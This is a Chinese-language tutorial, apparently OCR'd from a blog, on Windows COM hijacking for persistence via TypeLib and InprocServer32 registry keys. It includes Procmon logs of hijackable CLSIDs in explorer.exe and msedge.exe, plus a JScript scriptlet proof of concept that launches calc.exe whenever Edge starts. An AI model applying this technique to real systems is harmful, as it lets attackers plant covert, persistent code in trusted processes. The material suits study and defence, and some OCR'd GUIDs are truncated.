COM持久化攻击技术


攻击者使用各种方法在计算机上获取持久性：AutoRun 文件夹、计划任务、注册表项。但是，这些方法为防御者所熟知，这使得它们很容易被发现。
还有更奇特的持久性方法：Compromise client Software Binary(如：AppDomain 劫持)、Filter handlers、Application Shimming、COM Hijacking。
即使保护系统配置正确，这些方法也很容易被检测到。因此，需要寻找一些新的持久化方式，并将研究对象确定为组件对象模型(Component Object Model, COM) 系统。

COM组件作为Windows系统的核心组件技术，其加载机制存在信任链缺陷。当进程请求COM对象时，系统按**特定注册表路径**查询实现位置(如：Typelib/InprocServer32/LocalServer32等)，而**注册表项中：HKCU优先级高于HKLM**的特性，使普通用户可注入恶意实现。攻击者通过劫持缺失或可写的COM引用点，使合法进程(如explorer.exe等)加载恶意载荷，实现**隐蔽持久化**和**防御规避**。


新的COM持久性攻击=>劫持Typelib=>攻击流程自动化实现

已发现用于将 TypeLib 库加载到进程中的`LoadTypeLib()`函数会查看某些注册表项，以尝试发现目标库的路径
因此，如果 explorer.exe 调用`LoadTypeLib()`，并且我们劫持了**目标GUID(COM 对象的字符串表示形式)**所需的注册表项，则**目标GUID**将在explorer.exe中实例化，并执行其代码

1. **攻击入口点**：
   - 监控`explorer.exe`对`HKCU\Software\Classes\TypeLib\*\1.0\0\win64`的**查询**



   - `NAME NOT FOUND`表明**目标GUID**在用户注册表中未注册，是理想的劫持位置。
2. **自动化劫持流程**：
   - **探测**：利用Procmon捕获目标GUID，并将捕获到的内容输出为CSV表格，通过表格查找输出目标路径



   - **注册**：在`HKCU`中创建同名注册表项，指向恶意脚本路径


- **触发**：重启`explorer.exe`加载COM组件时执行恶意代码，如自动打开一个计算器或创建一个**隐藏窗口**

其他COM劫持方式=>InprocServer32=>不仅限于explorer.exe进程


InprocServer32 是 COM组件注册的关键注册表项，用于指定 **进程内（In-Process）COM 服务器** 的 DLL 路径。当应用程序调用某个 **CLSID（Class ID）** 时，系统会查询该 CLSID 的 `InprocServer32` 键值，并加载对应的 DLL 到调用进程的内存空间

InprocServer32劫持过程

识别可用于进行COM劫持的COM密钥，需要使用Process Monitor来发现缺少CLSID且不需要提升权限(HKCU路径)的COM服务器。可以使用Process Monitor过滤`RegOpenKey`操作，筛选结果为`NAME NOT FOUND`且以`InprocServer32`结尾的路径：



可产生包含COM键的列表，这些键可以被劫持，以便将任意测试脚本加载到受信任的进程，如：启动Edge的时候，会出现图中的监测信息



```
Process Name  PID    Operation    Path                                                                        Result
Explorer...   22824  RegOpenKey   HKCU\Software\Classes\CLSID\{F1C46D71-B791-4110-8D5C-7108F22C1010}\InprocServer32  NAME NOT FOUND
Explorer...   22824  RegOpenKey   HKCU\Software\Classes\CLSID\{F1C46D71-B791-4110-8D5C-7108F22C1010}\InProcServer32  NAME NOT FOUND
Explorer...   22824  RegOpenKey   HKCU\Software\Classes\CLSID\{F1C46D71-B791-4110-8D5C-7108F22C1010}\InProcServer32  NAME NOT FOUND
Explorer...   22824  RegOpenKey   HKCU\Software\Classes\CLSID\{F1C46D71-B791-4110-8D5C-7108F22C1010}\InProcServer32  NAME NOT FOUND
Explorer...   22824  RegOpenKey   HKCU\Software\Classes\CLSID\{F1C46D71-B791-4110-8D5C-7108F22C1010}\InProcServer32  NAME NOT FOUND
Explorer...   22824  RegOpenKey   HKCU\Software\Classes\CLSID\{c2f03a33-21f5-47fa-b4bb-156362a2f239}\InprocServer32  NAME NOT FOUND
Explorer...   22824  RegOpenKey   HKCR\CLSID\{c2f03a33-21f5-47fa-b4bb-156362a2f239}\InprocServer32                   NAME NOT FOUND
msedge.exe    14844  RegOpenKey   HKCU\Software\Classes\CLSID\{aa509086-5ca9-4c25-8f95-589d3c07b48a}\InprocServer32  NAME NOT FOUND
msedge.exe    14844  RegOpenKey   HKCU\Software\Classes\CLSID\{aa509086-5ca9-4c25-8f95-589d3c07b48a}\InProcServer32  NAME NOT FOUND
msedge.exe    14844  RegOpenKey   HKCU\Software\Classes\CLSID\{aa509086-5ca9-4c25-8f95-589d3c07b48a}\InProcServer32  NAME NOT FOUND
msedge.exe    14844  RegOpenKey   HKCU\Software\Classes\CLSID\{aa509086-5ca9-4c25-8f95-589d3c07b48a}\InProcServer32  NAME NOT FOUND
msedge.exe    14844  RegOpenKey   HKCU\Software\Classes\CLSID\{aa509086-5ca9-4c25-8f95-589d3c07b48a}\InProcServer32  NAME NOT FOUND
msedge.exe    14844  RegOpenKey   HKCU\Software\Classes\CLSID\{aa509086-5ca9-4c25-8f95-589d3c07b48a}\InProcServer32  NAME NOT FOUND
msedge.exe    14844  RegOpenKey   HKCU\Software\Classes\CLSID\{9FC8B510-A27C-4B3B-B9A3-BF65F00256A8}\InprocServer32  NAME NOT FOUND
msedge.exe    14844  RegOpenKey   HKCU\Software\Classes\CLSID\{9FC8B510-A27C-4B3B-B9A3-BF65F00256A8}\InProcServer32  NAME NOT FOUND
msedge.exe    14844  RegOpenKey   HKCU\Software\Classes\CLSID\{9FC8B510-A27C-4B3B-B9A3-BF65F00256A8}\InProcServer32  NAME NOT FOUND
```

尝试msedge.exe进程，在注册表中找到/创建对应位置`计算机\HKEY_CURRENT_USER\Software\Classes\CLSID\{aa509086-5ca9-4c25-8f95-589d3c07b48a}\InprocServer32`：

计算机\HKEY_CURRENT_USER\Software\Classes\CLSID\{aa509086-5ca9-4c25-8f95-589d3c07b48a}\新项 #1

{EEEEFCF7-867B-4FA2-9ABD-884CF531B61
{F162A484-425D-41C9-9E4A-D4F3D7D0CC
{F241C880-6982-4CE5-8CF7-7085BA96DA!
{F37369D9-1C22-40A0-A997-0B4D5F7B66:
{F3B92F9C-C41B-0947-5529-6910839FCB4
{FC397F71-A3E3-4198-86FB-39B7267E5E8
{FD1A4329-3739-479A-BE6A-67D6A0DE07
{aa509086-5ca9-4c25-8f95-589d3c07b48a
InprocServer32

名称	类型	数据
(默认)	REG_SZ	(数值未设置)

撰写测试脚本，运行该进程时，将自动打开计算器：

```
<?xml version= "1.0" ?>
< scriptlet >
    < Registration
        description = "CICADA8 RESEARCH"
        progid = "CICADA8"
        version = "1.0" >
    </ Registration >
    < script  language = "JScript" >
        <![CDATA[
            var wShell = new ActiveXObject("WScript.Shell");
            wShell.Run("calc.exe");
        ]]>
    </ script >
</ scriptlet >
```

放入注册表路径中，重启电脑：

\{aa509086-5ca9-4c25-8f95-589d3c07b48a}\InprocServer32

名称	类型	数据
(默认)	REG_SZ	script:C:\Users\lucy\Desktop\aa\test.sct

当打开网页时，即可自主弹出计算器：

LocalServer32劫持

针对独立进程COM服务器，适用于需隔离运行的COM组件。攻击者将LocalServer32默认值替换为恶意EXE路径

TreatAs重定向劫持

利用TreatAs键的COM重定向功能，将合法CLSID的执行流转发至攻击者控制的CLSID。这实现了双重劫持链，大幅增加检测难度

核心：使用Process Monitor 来发现缺少CLSID且不需要提升权限(HKCU路径)的COM服务器https://cn-sec.com/archives/2424317.html